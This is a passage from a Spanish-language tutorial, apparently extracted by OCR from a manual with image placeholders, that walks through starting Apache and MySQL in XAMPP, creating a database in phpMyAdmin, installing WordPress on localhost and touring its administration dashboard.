
Pantalla de Instalación Completada

13.- A continuación se desplegará en pantalla la ventana del Panel de Control de Xampp, donde procederá a iniciar los servicios de Apache y MySQL haciendo clic en los botones Start correspondiente a cada servicio.




Panel de Control de Xampp

14.- Una vez operativos los servicios de Apache y MySQL verá el funcionamiento de Xampp desde el servidor local (localhost).




Acceso a Xampp desde el Servidor Local

15.- Ya teniendo instalado Xampp y activos los servicios de Apache y MySQL se procederá a crear la base de datos que requiere WordPress en el proceso de su instalación. Para ello haga clic en el menú que pudo observar en la pantalla anterior donde dice phpMyAdmin. Se abrirá la ventana de esta herramienta que permitirá la creación de la base de datos.




Pantalla Principal de phpMyAdmin

16.- Para crear la base de datos, haga clic en la pestaña **Base de datos.** Verá una pantalla como la siguiente.




Pantalla para gestión de Bases de datos de phpMyAdmin

17.- A continuación escriba el nombre de la base de datos, que en este caso como ejemplo se llamará **instituto**, y seleccione la configuración utf8_spanish_ci. Luego presione el botón **Crear**.



Creación de la Base de Datos

17.- Una vez creada la base de datos podrá verla en la lista de esquemas que se encuentra a su izquierda en la ventana de phpMyAdmin.



Lista de Esquemas de phpMyAdmin

Ahora sí todo está listo para instalar WordPress en su ordenador.

Guía de Instalación de WordPress en el Servidor Local

Una vez instalado Xampp, se puede proceder a la instalación de WordPress en el servidor local, para ello debe seguir con los siguientes pasos:


1.- En primer lugar, debe dirigirse a la página oficial de WordPress para descargar el ejecutable de instalación. Para ello coloque en la URL de su navegador la siguiente dirección: https://es.wordpress.org/.



Página Oficial de WordPress en Español

2.- Haga clic en el botón *Consigue WordPress* el cual lo llevará a la página que contiene el enlace de descarga del sistema.






Página de Descarga de WordPress


3.- Seleccione el archivo de descarga de acuerdo al sistema operativo que utilice, en el caso de Windows presione el botón *Descargar WordPress 5.4*. Para Linux seleccione el enlace *Descargar.tar.gz.* Al hacer esto iniciará el proceso de descarga en su ordenador.

4.- Una vez descargado ubique el archivo en el ordenador, descomprímalo y copie la carpeta wordpress en la ruta donde se va a cargar el sitio web, que en este caso sería en la carpeta C:\xampp\htdocs de su ordenador.



Copiar la carpeta wordpress en C:\xampp\htdocs

5.- En su navegador, coloque la ruta http://localhost/wordpress/ y verá la pantalla de Bienvenida de WordPress. En dicha pantalla se indican los requisitos básicos que debe cumplir para continuar con la instalación del mismo, como que tenga configurado previamente una base de datos, usuario de conexión con la base de datos (en este caso MySQL) y el servidor local debidamente configurado y activo. Si ya cuenta con estos requisitos presione el botón **¡Vamos a ello!**.




Pantalla de Bienvenida de WordPress

6.- En la siguiente ventana deberá colocar los datos indicados en el paso anterior, es decir, el nombre de la base de datos creada con phpMyAdmin, en la guía de instalación de Xampp (pasos 15,16 y 17), usuario (en este caso root), contraseña (que en este caso no será ninguna) y servidor localhost. Rellene esos campos y presione **Enviar**.



Colocar los datos de conexión con la base de datos

7.- Si los datos de conexión con la base de datos colocados en el paso 6 son correctos verá una pantalla como la siguiente. Haga clic en el botón **Ejecutar la instalación**.




Ejecutar la instalación de WordPress

8.- A continuación se le solicitará ingresar la información asociada a la configuración del sitio y a la administración de WordPress. Es importante no confundir con los datos de usuario y contraseña de la base de datos. Aquí creará un usuario y contraseña para administrar WordPress.




Pantalla de Configuración de WordPress

9.- A continuación verá una pantalla que indica que la instalación de WordPress ha finalizado satisfactoriamente.




Instalación de WordPress completada

También puede aparecer una ventana que consulta si desea guardar la contraseña.




Ventana de Consulta de Registro de Contraseña

10.- La siguiente pantalla que se desplegará será la de inicio de sesión de WordPress. Allí colocará el usuario y contraseña que introdujo en el paso 8.



Inicio de Sesión en WordPress

11.- Una vez que haya iniciado sesión podrá ver la pantalla de bienvenida al Escritorio de WordPress donde ya podrá crear sus contenidos digitales.



Pantalla de Escritorio de WordPress

6.3 Administración

WordPress cuenta con un panel de administración a través del cual usted podrá gestionar los elementos que conformarán su sitio web. Este panel se encuentra a la izquierda de la pantalla y puede variar de acuerdo a la instalación inicial o a las configuraciones e instalaciones que realice posteriormente.

Para acceder a su panel de WordPress desde su servidor local debe escribir: http://localhost/wordpress/wp-admin en la barra de direcciones de su navegador e iniciar sesión con su nombre de usuario y contraseña de WordPress.



Inicio de Sesión de WordPress


Una vez iniciada la sesión verá la pantalla de Bienvenida a WordPress, donde podrá observar el menú que contiene las opciones con las cuales contará para realizar la gestión de su contenido web.

WordPress consta de dos áreas: el front-end y el back-end de tu sitio web. El front-end es lo que ven los visitantes de dicho sitio. El back-end, conocido como el panel de WordPress, a veces denominado panel de administración, le permite administrar completamente el contenido, la comunidad, la funcionalidad y el diseño de su sitio web. Sólo pueden acceder los usuarios que tengan asignada una cuenta previamente. Muchas de las tareas realizadas en el back-end serán visibles en el front-end, como personalizaciones de temas, mejoras de funcionalidad de complementos y publicación de contenido. También hay acciones que usted y sus visitantes pueden realizar directamente desde la parte frontal del sitio web, incluidos los comentarios y el intercambio social.

A continuación se echará un vistazo a cada una de estas opciones del menú o panel de administración de WordPress, que aparecen de forma predeterminada, revisando cada una de sus funciones para la creación y modificación de contenido.

Escritorio


En esta sección se muestra un mensaje de bienvenida y un resumen informativo del sitio web, como estado de salud del sitio, actividad o publicaciones recientes, comentarios, eventos y noticias de WordPress, borrador rápido para que escriba una publicación rápida y publique o la guarde como borrador, y una serie de enlaces con el que puede comenzar a gestionar su contenido.



Pantalla Escritorio de WordPress

Actualizaciones

En el menú Escritorio verá un submenú con dos opciones, **Inicio**, que muestra exactamente lo mismo que la pantalla inicial, y **Actualizaciones** que muestra las últimas actualizaciones de complemento y de temas disponibles para su instalación de WordPress.



Pantalla Actualizaciones de WordPress

